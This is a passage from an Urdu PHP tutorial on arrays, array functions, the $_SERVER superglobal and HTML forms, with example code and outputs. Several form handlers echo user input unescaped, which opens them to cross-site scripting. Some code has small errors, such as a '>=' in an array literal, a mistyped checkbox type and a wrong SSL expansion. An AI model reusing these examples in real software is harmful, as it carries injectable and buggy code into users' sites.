ضرورت نہیں۔ PHP اریز ، PHP ویریبلز کی طرح type-looseness ہوتے ہیں۔ یعنی ہم ایک ایرے کے پہلے index پر integer، دوسرے پر string جبکہ تیسرے پر double سٹور کر سکتے ہیں۔ vector array میں ہمارے پاس elements (numerical order) میں سٹور ہوتے ہیں یعنی اسکے index نمبرز پر مشتمل ہوتے ہیں اسلئے کوئی ویلیو حاصل کرنے یا اضافہ کرنے کیلئے ہم جو Key استعمال کرتے ہیں وہ صرف integer نمبر ہوسکتا ہے۔ جبکہ PHP میں ایسا نہیں ہے، اسمیں ہم Key یعنی انڈیکس ایک سٹرنگ ویلیو بھی دے سکتے ہیں جیسے کہ آپ نے پچھلے مثال میں دیکھا یا ایک اور مثال دیکھتے ہیں:

```
$my_array[1] = 1;
$my_array["orange"] = 2;
$my_array[3] = 3;
```

یہ ایک associative array ہے جسمیں تین elements ہیں (1,2,3) اور ہر ایک، ایک Key (1,orange,3) سے منسلک ہے۔ اسمیں دوسرا انڈیکس ایک سٹرنگ ویلیو ہے۔

Multidimensional Arrays

اب تک ہم نے پڑھا کہ ایرے کا کوئی element ایک ویلیو سٹور کرتا ہے۔ اوپر کی مثالوں میں آپ نے دیکھا کہ ایرے کے elements شہروں کے ناموں پر مشتمل ہیں جو کہ سٹرنگ ویلیوز ہیں۔ لیکن درحقیقت ایک ایرے کا کوئی element ، object یا ایک اور array بھی ہوسکتی ہے۔ Multidimensional Array اریز پر مشتمل ایک ایرے کو کہتے ہیں۔ یعنی ایسی ایرے جسکے elements پر مزید arrays سٹور ہوتے ہیں۔ مثال:

```
<HTML>
<HEAD>
<TITLE>Arrays</TITLES>
</HEAD>
<BODY>
      <?php
      $employees = array ("employee1" =>   array (
                  "name" => "Shakeel Muhammad ",
                  "designation" => "Web Developer ",
                  "age" => 28,
                  "skills" => "PHP,MySQL,HTML,Javascript,AJAX,Flash "
            ),
            "employee2" >=  array (
                  "name" => "Majid Ali ",
                  "designation" => "Web Designer ",
                  "age" => 27,
                  "skills" => "Photoshop,Dreamweaver,CSS,HTML "
            ),
            "employee3" =>  array (
                  "name" => "Arsalan Mamon ",
                  "designation" => "Database Administratr ",
                  "age" => 32,
                  "skills" => "Oracle"
            )
       );
      print $employees["employee1"]["designation"];
      ?>
</BODY></HTML>

output: Web Developer
```

اس مثال میں ہم نے $employees کے نام سے ایک ایرے بنائی۔ آپ دیکھ رہے ہیں کہ میں نے elements میں ویلیوز کی بجائے ایریز بنائے ہیں۔ اس طرح ہمارے پاس $employees ایرے میں ہر انڈیکس پر ایک ایرے ہے۔ نیچے ہم $employees ایرے سے ایک element پرنٹ کرتے ہیں تو پہلے میں $employees ایرے کے انڈیکس employee1 کو access کرتا ہوں پھر اس انڈیکس پر جو ایرے ہے اسکے designation انڈیکس پر جو ویلیو سٹور ہے کو حاصل کرتا ہوں۔

ایرے میں لوپ لگانا (foreach loop)

اس سے پہلے ہم PHP کے تین لوپس پڑھ چکے ہیں جن میں for, while اور do.while شامل تھے۔یہاں ہم ایک اور لوپ (foreach) پر بات کرتے ہیں جو کہ خاص طور پر کسی ایرے کے elements یا keys حاصل کرنے کیلئے استعمال ہوتا ہے۔کسی ایرے میں لوپ لگانے کیلئے یہ زبردست ہے۔ہم کسی ایرے میں لوپ لگانے کیلئے دوسرے لوپس بھی استعمال کر سکتے ہیں۔ نیچے کی مثال میں ہم ایک ایرے کے ویلیوز حاصل کرنے کیلئے for لوپ کا استعمال کرتے ہیں:

```
<?php
$days=array("Saturday","Sunday","Monday","Tuseday","Wednesday","Thursday","Friday  ");
      for($i = 0;$i < 7;$i++){
            print $days[$i] . "<br>\n";
      }
?>
Output:     Saturday
            Sunday
            Monday
            Tuseday
            Wednesday
            Thursday
            Friday
```

ایک سادہ پروگرام جسمیں ایک ایرے ہے اور for لوپ کے ذریعے ہم اسکے ویلیوز حاصل کر رہے ہیں۔اب ہم foreach لوپ کا استعمال کرتے ہوئے ایک Associative array کی elements اور keys دونوں حاصل کرتے ہیں۔لیکن پہلے ہم دیکھتے ہیں کہ foreach کیسے لکھا جاتا ہے۔

```
      foreach( $array as $temp ) {
         //...
      }
```

اس سٹیٹمنٹ میں $array اس ایرے کو لے گا جسمیں ہم لوپ لگانا چاہتے ہیں جبکہ $temp ایک ویریبل ہے، جو element کو عارضی طور پر سٹور کرے گا۔اگر ہم keys یعنی ایک associative array کے انڈیکس بھی حاصل کرنا چاہتے ہوں تو اسطرح لکھتے ہیں۔

```
      foreach( $array as $key => $value ) {
         //...
      }
```

اسمیں $array اس ارے کو لے گا جسمیں ہم لوپ لگانا چاہتے ہوں، $key اس ارے کے انڈیکس کو جبکہ $value اسکے element کو سٹور کرے گا۔ $key اور $value دونوں ویریبلز ہیں انکو آپ کوئی بھی نام دے سکتے ہیں۔ اب ہم کچھ مثالیں دیکھتے ہیں:

```
<?php
$days=array("Saturday","Sunday","Monday","Tuseday","Wednesday","Thursday","Friday  ");
      foreach($days as $day){
            print $day . "<br>\n";
      }
?>
Output:    Saturday
           Sunday
           Monday
           Tuseday
           Wednesday
           Thursday
           Friday
```

وہی پچھلی والی مثال ہے لیکن یہاں پر ہم نے foreach لوپ کا استعمال کیا ہے۔ اب ہم ایک associative array کے keys اور elements دونوں حاصل کرتے ہیں۔

```
      <?php
            $days=array("sat" => "Saturday",
                        "sun" => "Sunday",
                        "mon" => "Monday",
                        "tue" => "Tuseday",
                        "wed" => "Wednesday",
                        "thu" => "Thursday",
                        "fri" => "Friday");
            foreach($days as $short => $fullname){
                  print $short . " = " . $fullname . "<br>\n";
            }
      ?>

      Output:    sat = Saturday
                 sun = Sunday
                 mon = Monday
                 tue = Tuseday
                 wed = Wednesday
                 thu = Thursday
                 fri = Friday
```

اس مثال میں آپ دیکھ رہے ہیں کہ ہمارے پاس ایک associative array ہے جسکے انڈیکسز دنوں کے short ناموں پر مشتمل ہیں۔ foreach لوپ میں پہلے ہم نے $days دیا ہے جو کہ ایک ایرے ہے۔ $short ویریبل میں ہم keys یعنی انڈیکس حاصل کرتے ہیں جبکہ $fullname میں element یعنی ویلیو حاصل کر رہے ہیں اور ان دونوں ویریبلز کو لوپ کے اندر پرنٹ کر رہے ہیں۔

■ Multidimensional Array میں لوپ لگانا:

Multidimensional Array میں لوپ لگانے کا بھی یہی طریقہ ہے لیکن اسمیں ہم نیسٹڈ foreach لوپ لگاتے ہیں یعنی ایک لوپ کے اندر دوسرا لوپ استعمال کرتے ہیں۔ مثال:

```
<HTML><HEAD>
<TITLE>Arrays</TITLES>
</HEAD>
<BODY>
      <?php
      $employees = array (array (
                  "name" => "Shakeel Muhammad ",
                  "designation" => "Web Developer ",
                  "age" => 28,
                  "skills" => "PHP,MySQL,HTML,Javascript,AJAX,Flash "
            ),
            array (
                  "name" => "Majid Ali ",
                  "designation" => "Web Designer ",
                  "age" => 27,
                  "skills" => "Photoshop,Dreamweaver,CSS,HTML "
            ),
            array (
                  "name" => "Arsalan Mamon ",
                  "designation" => "Database Administratr ",
                  "age" => 32,
                  "skills" => "Oracle"
            )
      );
            foreach ( $employees as $employee ) {
            print "<p>";
                  foreach ( $employee as $key => $final_val ) {
                        print "$key: $final_val<br />";
                  }
            print "</p>";
            }
      ?>
</BODY></HTML>
```

```
Output:
name: Shakeel Muhammad
designation: Web Developer
age: 28
skills: PHP,MySQL,HTML,Javascript,AJAX,Flash

name: Majid Ali
designation: Web Designer
age: 27
skills: Photoshop,Dreamweaver,CSS,HTML

name: Arsalan Mamon
designation: Database Administratr
age: 32
skills: Oracle
```

ہم نے $employees کے نام سے ایک ایرے بنائی جسمیں ہر element پر ایک اور ایرے سٹور ہے۔ہم نے کوئی انڈیکس نہیں دیا اسلئے PHP خودہی انڈیکسز جنریٹ کردی گی جو کہ 0,1,2 ہونگے۔اسکے بعد ہم پہلا لوپ $employees ایرے میں لگا رہے ہیں:

```
foreach ( $employees as $employee )
```

ہم $employees ایرے کے element کو $employee میں سٹور کر رہے ہیں۔چونکہ ہمارا ہر element ایک ایرے پر مشتمل ہے اسلئے $employee میں ایک ایرے سٹور ہوگی۔دوسرے لوپ میں ہم $employee ایرے میں لوپ لگا رہے ہیں:

```
foreach ( $employee as $key => $final_val )
```

چونکہ یہ ایک associative array ہے اسلئے ہم اسکے key اور element دونوں حاصل کر رہے ہیں پھر انکو لوپ کے اندر انکو پرنٹ کر رہے ہیں۔لیکن ہمیں ایک بات کا خیال رکھنا چاہیے کہ ہمارے پاس $employee میں ہر دفعہ ایک ایرے ہی ہونی چاہیے اگر ہمارے پاس ایک ایسی ایرے ہو جسکے کچھ elements ایریز پر مشتمل ہوں یعنی سارے elements ایریز نہ ہوں تو پھر ہمیں ایک چیک لگانا پڑے گا جسمیں ہم دیکھتے ہیں کہ آیا ہمارے پاس جو ویلیو حاصل ہو رہی ہے وہ ایک ایرے ہے کہ نہیں جسکے لئے ہم is_array() کا فنکشن استعمال کرتے ہیں۔یہ فنکشن ایک ایرے لیتا ہے اور boolean ویلیو ریٹرن کرتا ہے۔اگر دی ہوئی ویلیو ایک ایرے ہو تو true ورنہ false ریٹرن کرتا ہے مثلاً:

```
foreach ( $employees as $employee ) {
if (is_array($employee)) {
    foreach ( $employee as $key => $final_val ) {
        print "$key: $final_val<br />";
    }
}
}
```

print_r() فنکشن سے ایرے پرنٹ کرنا:

اس فنکشن کی مدد سے ہم ایک ایرے کو پرنٹ کرتے ہیں جسمیں اس ایرے کے elements اور keys دونوں شامل ہوتے ہیں۔ یہ زیادہ تر کسی ایرے کو examine کرنے کیلئے استعمال ہوتا ہے۔ مثال:

```
<html>
<head>
<title>Testing the print_r() Function</title>
</head>
<body>
	<?php
		$employees = array (
				array (
					"name" => "Ali",
					"designation" => "Manager",
				),
				array (
					"name" => "Ahmed",
					"designation" => "Assistant",
				)
		);
		print "<pre>";
		print_r($employees);
		print "</pre>";
	?>
</body></html>
```

```
Output:
Array
(
	[0] => Array
		(
		[name] => Ali
		[designation] => Manager
		)

	[1] => Array
		(
		[name] => Ahmed
		[designation] => Assistant
		)

)
```

■ ایرے فنکشنز:

■ count():

یہ فنکشن کسی ایرے میں elements کی تعداد بتاتا ہے۔مثال:

```
$months = array("jan","feb","mar","apr");
print count($months);
output: 4
```

■ is_array()

کسی ویریبل کو چیک کرتا ہے۔اگر وہ ایک ایرے ہو تو true ورنہ false ریٹرن کرتا ہے۔مثال:

```
$months = array("jan","feb","mar","apr");
print is_array($months);
$str = "Hello world";
print is_array($str);
output: true
        false
```

■ sizeof()

بالکل count() کی طرح کام کرتا ہے۔

■ in_array()

کسی ویلیو کو چیک کرنے کیلئے کہ آیا یہ ایرے میں موجود ہے کہ نہیں۔یہ فنکشن دو arguments لیتا ہے۔پہلا وہ ویلیو جسکو ہم چیک کرتے ہیں جبکہ دوسرا argument اس ایرے کا نام جسمیں ہم ویلیو چیک کرتے ہیں۔اگر ویلیو موجود ہو تو true ورنہ false ریٹرن کرتا ہے۔مثال:

```
$months = array("jan","feb","mar","apr");
print in_array("jan",$months);
output: true

$months = array("jan","feb","mar","apr");
print in_array("may",$months);
output: false
```

- **array_merge()**

یہ فنکشن دو ایرے لیتا اور انکو جوڑ کر ایک ایرے ریٹرن کرتا ہے۔ مثال:

```
$first = array("a", "b", "c");
$second = array(1,2,3);
$third = array_merge( $first, $second );
foreach ( $third as $val ) {
        print "$val<br />";
}
```

- **array_push()**

یہ فنکشن کسی ایرے کے آخر میں ایک یا زیادہ elements کا اضافہ کرنے کیلئے استعمال ہوتا ہے۔ اس فنکشن کا پہلا argument وہ ایرے ہوتی ہے جسمیں ہم اضافہ کرتے ہیں اور اسکے بعد وہ elements جو ہم ایرے میں ڈالنا چاہتے ہوں۔ یہ فنکشن اس ایرے میں اضافہ کرنے کے بعد elements کی تعداد ریٹرن کرتا ہے۔ اس مثال میں ہم ایک ایرے کے آخر میں تین elements کا اضافہ کر رہے ہیں:

```
$first = array("a", "b", "c");
$total = array_push($first,1,2,3);
print "There are $total elements in \$first<p>" ;
foreach ( $first as $val ) {
        print "$val<br />";
}
print "</p>";
```

- **array_unshift()**

یہ فنکشن بالکل array_push کی طرح کام کرتا ہے لیکن یہ کسی ایرے کے شروع میں elements کا اضافہ کرتا ہے۔

- **array_shift()**

کسی ایرے کے پہلے element کو ختم کرنے کیلئے استعمال ہوتا ہے۔ مثال:

```
$ary = array("a", "b", "c");
array_shift($ary);
foreach ( $ary as $val ) {
        print "$val<br />";
}
```

output: b c

■ array_pop()

یہ فنکشن کسی ایرے کے آخر سے ایک element ختم کرتا ہے۔ جو element یہ ختم کرتا ہے اسکو ہم کسی ویریبل میں سٹور کر سکتے ہیں جیسے کہ نیچے کی مثال میں ہم نے respberry جو کہ ایرے کا آخری element ہے، ختم کیا اور اسکو $fruit ویریبل کو assign کر دیا:

```
$stack = array("orange", "banana", "apple", "raspberry" );
$fruit = array_pop($stack);
print_r($stack);
Output:
Array
(
      [0] => orange
      [1] => banana
      [2] => apple
)
```

■ sort()

کسی ایرے کے elements کو ascending order میں sort کرتا ہے۔ مثال:

```
$an_array = array ("x", "a", "f", "c");
sort( $an_array );
foreach ( $an_array as $var ) {
      print "$var<br />";
}
```

descending order کیلئے بالکل ایسی طرح rsort() استعمال ہوتا ہے۔

■ asort()

کسی associative array کے ویلیوز کو ascending order میں sort کرتا ہے۔ مثال:

```
$first = array("first"=>5,"second"=>2,"third"=>1);
asort( $first );
foreach ( $first as $key => $val ) {
      print "$key = $val<br />";
}

output:
third = 1
second = 2
first = 5
```

■ ksort()

کسی associative array کے keys یعنی انڈیکسز کو ascending order میں sort کرتا ہے۔ مثال:

```
$first = array("x"=>5,"a"=>2,"f"=>1);
ksort( $first );
foreach ( $first as $key => $val ) {
        print "$key = $val<br />";
}
output:
a = 2
f = 1
x = 5
```

■ array_sum()

کسی ایرے کے ویلیوز کا sum ریٹرن کرتا ہے۔ مثلاً

```
$a = array(2, 4, 6, 8);
echo "sum(a) = " . array_sum($a) . "\n";
$b = array("a" => 1.2, "b" => 2.3, "c" => 3.4);
echo "sum(b) = " . array_sum($b) . "\n";
output :
sum(a) = 20
sum(b) = 6.9
```

■ array_key_exists()

چیک کرتا ہے کہ کسی ایرے میں دی گئی key موجود ہے کہ نہیں۔ اگر مطلوبہ key موجود ہو تو true ورنہ false ریٹرن کرتا ہے۔ مثلاً

```
$search_array = array('first' => 1, 'second' => 4);
    if (array_key_exists('first', $search_array)) {
        echo "The 'first' key is in the array";
}
```

اسکے علاوہ بھی ایریز کے کافی سارے فنکشنز ہیں جنکے بارے میں مزید پڑھنے کیلئے php.net کو وزٹ کریں۔ امید کرتا ہوں کہ آج کا سبق آپ کو پسند آیا ہوگا۔ اب اجازت چاہتا ہوں۔ اللہ حافظ

شکیل محمد خان
shakeel599@gmail.com

پی ایچ پی مائی سیکول اور ویب ڈویلپمنٹ کی گیارویں کلاس میں خوش آمدید

سبق نمبر 6 میں ہم نے سپر گلوبل اریز پر بات کی تھی اور ان میں پھر $_GET اور $_POST پر تفصیل سے بات ہوئی تھی۔ یہاں ہم اس ٹاپک کو مزید آگے بڑھاتے ہیں اور سپر گلوبل اریز میں چند مزید اریز پر روشنی ڈالتے ہیں۔ اریز سے تو اب سب لوگ آشنا ہونگے کیونکہ سبق نمبر 10 میں اس پر کافی تفصیل سے بات ہوئی تھی۔ جن دوستوں کو کوئی کنفیوژن ہو تو وہ سبق نمبر 6 اور سبق نمبر 10 کا مطالعہ کریں تاکہ آگے آپکو مسائل کا سامنا نہ ہو۔

$_SERVER سپر گلوبل ایرے:

اس ایرے میں سرور ہمیں کچھ مفید معلومات فراہم کرتا ہے۔ ویسے تو اس ایرے میں کافی سارے معلومات ہوتے ہیں لیکن ضروری نہیں کہ وہ سب کے سب ہمیں دستیاب ہوں اگر پی ایچ پی سرور ماڈیول کے طور پر چل رہا ہو۔ تاہم ان میں کم از کم مندرجہ ذیل elements دستیاب ہوتے ہیں۔

ویریبل	مشتمل ہوتا ہے	مثال
$_SERVER['PHP_SELF']	اس پیج کا پاتھ فراہم کرتا ہے جو اس وقت چل رہا ہو۔ زیادہ تر form کے action ایٹریبوٹ میں استعمال ہوتا ہے۔	/source/listing1.php
$_SERVER['HTTP_USER_AGENT']	کلائنٹ کے پاس جو براوزر چل رہا ہے اسکی معلومات فراہم کرتا ہے۔	Mozilla/4.6 -(X11;I;Linux2.2.6-15apmac ppc)
$_SERVER['REMOTE_ADDR']	کلائنٹ کا IP ایڈریس فراہم کرتا ہے۔	158.152.55.35
$_SERVER['REQUEST_METHOD']	جو request آئی ہے وہ Get ہے یا Post	Post
$_SERVER['QUERY_STRING']	querystring کا ڈیٹا فراہم کرتا ہے	name=khan&address=unknown
$_SERVER['REQUEST_URI']	url اور querystring دونوں فراہم کرتا ہے۔	/phpbook/source/listing10.1.php?name=khan
$_SERVER['HTTP_REFERER']	اس پیج کا ایڈریس جس سے request آئی ہے۔	http://p24.corrosive.co.uk/ref.html

$_SERVER[] سپر گلوبل اریے کو سمجھنے کیلئے ایک مثال دیکھتے ہیں۔ یہ کوڈ server_array.php کے نام سے محفوظ کریں اور پھر اسکو رن کریں کہ آپ کے پاس کیا حاصل ہو رہا ہے۔

```
<html>
<head>
<title>$_SERVER array</title>
</head>
<body>
<div>
        <?php
                foreach ( $_SERVER as $key => $value ) {
                        print "\$_SERVER[\"$key\"] == $value<br/>" ;
                }
        ?>
</div>
</body>
</html>
```

پی ایچ پی اور ایچ ٹی ایم ایل فارمز

جیسے کہ ہم نے پہلے پڑھا کہ کسی آن لائن اپلیکشن کے ساتھ ہم دو طریقوں سے بات چیت کرتے ہیں، کسی لنک پر کلک کرنے سے یا کسی فارم کو سمٹ کرنے سے۔ کسی لنک پر کلک کرنے سے ہم کسی پیج کو سرور سے طلب کرتے ہیں اور اسکے ساتھ query string میں ہم ایک محدود ڈیٹا بھی بھیج سکتے ہیں۔ تاہم اگر ہم ایک فارم فل کرنے کے بعد سمٹ کرتے ہیں تو یہ ہمارے پاس بہترین طریقہ ہے ڈیٹا سنڈ کرنے کا۔ اسلئے HTML فارم ایک یوزر انٹرفیس فراہم کرتا ہے ایک ڈیسک ٹاپ اپلیکشن کی طرح۔ جب کوئی یوزر فارم کو فل کرنے کے بعد سمٹ کرتا ہے تو اسکے فیلڈز کے نام اور ویلیوز ویریبل میں تبدیل ہو جاتے ہیں جنکو ہم پی ایچ پی کے پیج پر حاصل کرتے ہیں۔

- ☆ کسی پیج میں ایک سے زیادہ فارمز ہو سکتے ہیں۔
- ☆ کسی فارم کو نام دینا ضروری نہیں جب تک اسکے ساتھ آپ کوئی Javascript استعمال نہ کر رہے ہو۔
- ☆ فارم کے ہر فیلڈ کا ڈیٹا ٹائپ سٹرنگ ہوتا ہے اور اس سے حاصل ہونے والی ویلیو سٹرنگ ہوتی ہے جسکو ہم پی ایچ پی کے پیج پر تبدیل کر سکتے ہیں۔
- ☆ جب کوئی فارم سمٹ ہوتا ہے تو اس کے تمام فیلڈز کے نام یا ویلیوز ہمیں دستیاب نہیں ہوتے۔ مثلاً کسی ریڈیو بٹنز کے گروپ میں ہمیں صرف اس ریڈیو بٹن کی ویلیو دستیاب ہوتی ہے جو کہ سلکٹ ہوا ہو۔

فارم کے ELEMENTS

اب ہم فارم کے elements یعنی control پر بات کرتے ہیں جنکے ذریعے ہم ایک online اپلیکشن بناتے ہیں۔

<FORM>

کوئی بھی فارم بنانے کیلئے ہم سب سے پہلے <Form> کا ٹیگ لگاتے ہیں پھر اسکے اندر مزید elements بناتے ہیں اور آخر میں </Form> کا ٹیگ بند کرتے ہیں۔ جب ہم ایک HTML فارم سمٹ کرتے ہیں تو کیا ہوتا ہے؟ اس فارم کے اندر جو ٹیکسٹ بکسز یا دوسرے elements ہوتے ہیں انکا ڈیٹا دو طریقوں سے ویب سرور کو بھیجا جاتا ہے۔ سرور اس ڈیٹا کو حاصل کر کے PHP انجن کے حوالے کرتا ہے، PHP انجن ان معلومات کو پروسس کرتا ہے اسکے بعد ویب سرور HTTP رسپانس کے ذریعے واپس کلائنٹ کو سنڈ کر دیا جاتا ہے۔ جو بھی کنٹرولز ہم فارم ٹیگ کے اندر استعمال کرتے ہیں وہ خود کار طریقے سے فارم کا حصہ بن جاتے ہیں جو ویب سرور کو بھیجا جاتا ہے۔ فارم کی ایک مثال:

```
<Form name="myForm" action="page.php" method="post">
</Form>
```

اس مثال میں ہم نے فارم کو myForm کا نام دیا ہے، method میں post جبکہ action میں اس پیج کا نام دیا ہے جہاں پر فارم کا ڈیٹا پروسس ہوگا۔ method، action اور name اس فارم ٹیگ کے ایٹریبیوٹس ہیں۔

method ایٹریبوٹ میں ہم اس طریقے کا انتخاب کرتے ہیں جس سے ہم فارم کا ڈیٹا سرور کو سنڈ کرتے ہیں۔ یہ دو طریقے ہو سکتے ہیں (GET, POST)۔ اگر ہم Get استعمال کرتے ہیں تو فارم کے فیلڈز کا ڈیٹا url کا حصہ بن کر سرور کے پاس ایک کیوری سٹرنگ کی شکل میں جاتا ہے لیکن جیسے کہ آپ کو پہلے بتایا تھا کہ ہم url میں ایک محدود ڈیٹا سنڈ کر سکتے ہیں۔ اکثر لوگوں کا خیال ہے کہ فارم ہمیشہ Post میتھڈ سے سنڈ کرنا چاہیے کیونکہ Get استعمال کرنے سے ڈیٹا url میں نظر آتا ہے۔ یہ بات بھی کسی حد تک درست ہے لیکن اسمیں دو باتیں ہیں، اگر ہمارے فارم میں ہم کوئی ایسا ڈیٹا لے رہے ہیں جو کہ سیکرٹ ہو اور اس سے سیکورٹی بریک ہونے کا خدشہ ہو جیسے کہ Password یا ہمارے فارم کے فیلڈز کا ڈیٹا بہت زیادہ ہو تو وہاں پر ہمیں Post کا استعمال کرنا چاہیے لیکن اسکے لئے کوئی rules نہیں ہے کہ کہاں آپ نے لازماً Get یا Post استعمال کرنا ہے۔ لیکن اگر ہم یہ سمجھتے ہیں کہ Post سے ہم سیکیور طریقے سے ڈیٹا سنڈ کر سکتے ہیں جسمیں ڈیٹا HTTP Body کا حصہ بن کر سرور کے پاس جاتا ہے تو جو Hackers ہوتے ہیں انکے لئے HTTP Body سے ڈیٹا حاصل کرنا کوئی مسئلہ نہیں ہوتا۔ اسلئے جہاں تک سیکورٹی کا تعلق ہے وہاں پر ہمیں SSL (Secure socket links) کی ضرورت پڑتی ہے۔ Get کا ایک فائدہ یہ ہے کہ اس طرح کے پیجز Bookmark ہو سکتے ہیں اور سرچ انجن ایسے پیجز کو جلدی اٹھالیتا ہے۔

Text Boxs

ٹیکس بکسز آپ نے بہت سارے فارمز میں دیکھے ہونگے اسکو بنانے کیلئے ہم input کا ٹیگ استعمال کرتے ہیں اور type ایٹریبوٹ میں text دیتے ہیں مثال:

```
<Input type="text" name="email">
```

اسکے ذریعے ہم یوزر سے ایک پورا جملہ حاصل کر سکتے ہیں۔ اسکو سمجھنے کیلئے ہم ایک مثال دیکھتے ہیں۔ اس مثال میں ہم نے ایک فارم بنایا ہے، اسکے اندر ایک

text box بنایا ہے۔اس فائل کو htdocs میں form_textbox.html کے نام سے محفوظ کرلیں۔

```
<html>
<head><title> Forms</title></head>
<body>
<form method="GET" action=" forms.php">
Who is your Favorite author?
<input name="Author" type="text">
<br><br>
<input type="submit" value="submit">
</form>
</body>
</html>
```

اب اس فارم کے ٹیکسٹ بکس کی ویلیو لینے کیلیے ہم ایک PHP کا پیج بناتے ہیں۔اس پیج کو htdocs میں forms.php کے نام سے محفوظ کرلیں۔

```
<html>
<head><title >Forms</title></head>
<body>
Your favorite author is:
     <?php
          echo $_GET['Author'];
     ?>
</body>
</html>
```

اب براؤزر میں یہ address لکھیں http://localhost/form_textbox.html اور انٹر کر دیں۔جب آپ Textbox میں کچھ لکھنے کے بعد سمٹ بٹن کو کلک کرتے ہیں تو فارم forms.php کے پیج پر سمٹ ہوتا ہے اور وہ جملہ پیج پر پرنٹ ہو جاتا ہے۔چونکہ ہم نے فارم کے action ایٹریبوٹ میں Get کا استعمال کیا ہے اسلئے اگر آپ ایڈریس بار میں دیکھیں تو اس ٹیکسٹ بکس کی ویلیو آپکو querystring میں نظر آئے گی۔forms.php کے پیج پر ہم نے $_GET سپر گلوبل ایرے کی مدد سے یہ ویلیو حاصل کی اور اسکو پرنٹ کر دیا۔سپر گلوبل ایرے آپ سبق نمبر 6 میں تفصیل سے پڑھ چکے ہیں اور اب دوبارہ میں بتاتا ہوں کہ کہ فارم کے فیلڈ کا جو نام ہوتا ہے اسی نام سے ہم اسکی ویلیو حاصل کرتے ہیں۔مثلاً اگر اس text box کو نام Author ہے تو اسکی ویلیو لینے کیلئے میں $_GET['Author'] ایرے میں Author ہی لکھتا ہوں اگر آپ نام غلط لکھیں گے تو آپ کے پاس ویلیو حاصل نہیں ہوگی۔یہ طریقہ فارم کے تمام elements کیلئے ہے کہ جس element کا آپ جو بھی نام دیں گے اسکی ویلیو حاصل کرنے کیلئے آپ سپر گلوبل ایرے میں وہی نام استعمال کرنا پڑے گا۔اگر آپ نے

action میں GET استعمال کیا ہے تو $_GET[] اریے اور اگر Post استعمال کیا ہے تو $_POST[] اریے کے ذریعے ویلیوز حاصل کریں گے۔ایک اور بات کہ آپ جو نام استعمال کریں گے اسکے چھوٹے بڑے حروف کا بھی خیال رکھیں مثلاً اگر میں کسی element کو Age کا نام دیتا ہوں اور اسکی ویلیو حاصل کرنے کیلئے میں اریے میں age لکھتا ہوں تو میرے پاس کچھ حاصل نہیں ہوگا یعنی یہ case-sensitive ہے۔اب آپ اوپر کے مثال کے دونوں پیجوں میں GET کی جگہ پر POST کردیں اور پھر اسکا ریزلٹ دیکھ لیں۔

Text Areas:

اگر آپ چاہتے ہیں کہ ایک ایسا text box ہو جسمیں ایک سے زیادہ لائنیں ٹائپ کی جاسکے تو آپ textarea کا استعمال کریں گے۔ہم ایک textarea کی ایٹریبوٹس سے اسمیں rows اور cols کی تعداد سیٹ کرسکتے ہیں۔مثال:

```
<textarea cols=30 rows=8 name="txt"></textarea>
```

ہم نے ایک textarea بنایا جسکا نام txt ہے اسکی روز کی تعداد 8 جبکہ کالمز کی تعداد 30 ہے جو کہ اسکے سائز کو چھوٹا بڑا کرنے کیلئے استعمال ہوتے ہیں۔ہم ایک چھوٹا سا پروگرام بناتے ہیں اور اسمیں textarea کا استعمال کرتے ہیں۔اس فائل کو textarea.html کے نام سے محفوظ کرلیں۔

```
<html>
<head><title></title></head>
<body>
<form method="POST" action="textarea.php">
What are your favorite web sites?
<textarea name="WebSites" cols="50" rows="5">
http://
http://
http://
http://
</textarea><br>
<input type="submit" value="Submit">
</form></body></html>
```

اب مندرجہ ذیل کوڈ کو textarea.php کے نام سے محفوظ کریں۔

```
<html>
<head><title></title></head>
<body>
Your favorite web sites are:
<?php
    echo $_POST['WebSites'];
?>
</body>
</html>
```

IT Dunya

وہی پچھلی والی مثال ہے۔یہاں ہم نے Post کا استعمال کیا ہے۔فارم ایک textarea اور ایک سمٹ بٹن پر مشتمل ہے جسکی ویلیو حاصل کرنے کیلئے ہم نے php کے پیج پر $_POST ایرے کا استعمال کیا ہے اور اسکو پیج پر پرنٹ کر رہے ہیں۔

CheckBox:

یہ بھی فارم کا ایک کنٹرول ہے اسکو بنانے کیلئے ہم input کا ٹیگ استعمال کرتے ہیں جبکہ type میں Checkbox لکھتے ہیں۔یہ ایک بکس کی شکل میں ہوتا ہے جسمیں ہم کوئی ڈیٹا انسرٹ نہیں کر سکتے صرف اسکو چیک یا ان چیک کر سکتے ہیں۔اسکو default طور پر چیک رکھنے کیلئے ٹیگ کے اندر checked استعمال کرتے ہیں۔مثلاً:

```
<input type="checkbox" name="chk">
<input type="checkbox" name="chk" checked="chekced">
```

یہ وہاں پر زیادہ استعمال ہوتے ہیں جہاں ایک سوال کے ایک سے زیادہ جوابات ہو سکتے ہیں اور ہم یوزر کو یہ اختیار دیتے ہیں کہ وہ ایک سے زیادہ options سیلکٹ کرے۔ایک سادہ مثال دیکھتے ہیں۔اس کوڈ کو checkbox.html کے نام سے محفوظ کریں۔

```
<html>
<head><title></title></head>
<body>
<form method=" POST" action=" checkbox.php">
Do you agree with us ?
<input name="Choice" type="checkbox">
<br><br>
<Input type="submit" value="Submit">
</form>
</body>
</html>
```

اب ایک نئی فائل کھولیں اسمیں مندرجہ ذیل کوڈ لکھیں اور checkbox.php کے نام سے محفوظ کرلیں۔

```
<html>
<head><title></title></head>
<body>
<?php
      echo $_POST['Choice'];
?>
</body>
</html>
```

checkbox.html کو براؤزر میں کھولیں اور چیک بکس کو چیک کرنے کے بعد سمٹ کریں تو آپ کے پیج پر on لکھا نظر آجائے گا۔آپ دیکھ

PHP, MySQL and Web Development IT Dunya

رہے ہیں کہ ہم ایک چیک بکس کی ویلیو بھی اسی طریقے سے حاصل کر رہے ہیں جس طرح باقی کنٹرولز کی کی تھی۔ اگر چیک بکس چیک ہو تو اسکی ویلیو on اور اگر ان چیک ہو تو null ہوگی۔ یہ اس صورت میں ہوگا اگر ہم نے اسکو کوئی ویلیو assign نہ کی ہو۔ ہم کسی چیک بکس کو ویلیو بھی دے سکتے ہیں:

```
<input type="chekcbox" value="islamabad" name="chk">
```

اس صورت میں جب یہ چیک بکس چیک ہوگا ہوگا تو اسکی ویلیو islamabad ہوگی نہ کہ on۔ اگر کسی چیک بکس کی ویلیو null ہوگی تو اسکا مطلب ہے کہ وہ چیک بکس چیک نہیں ہوا ہے۔

ایک سے زیادہ چیک بکسز:

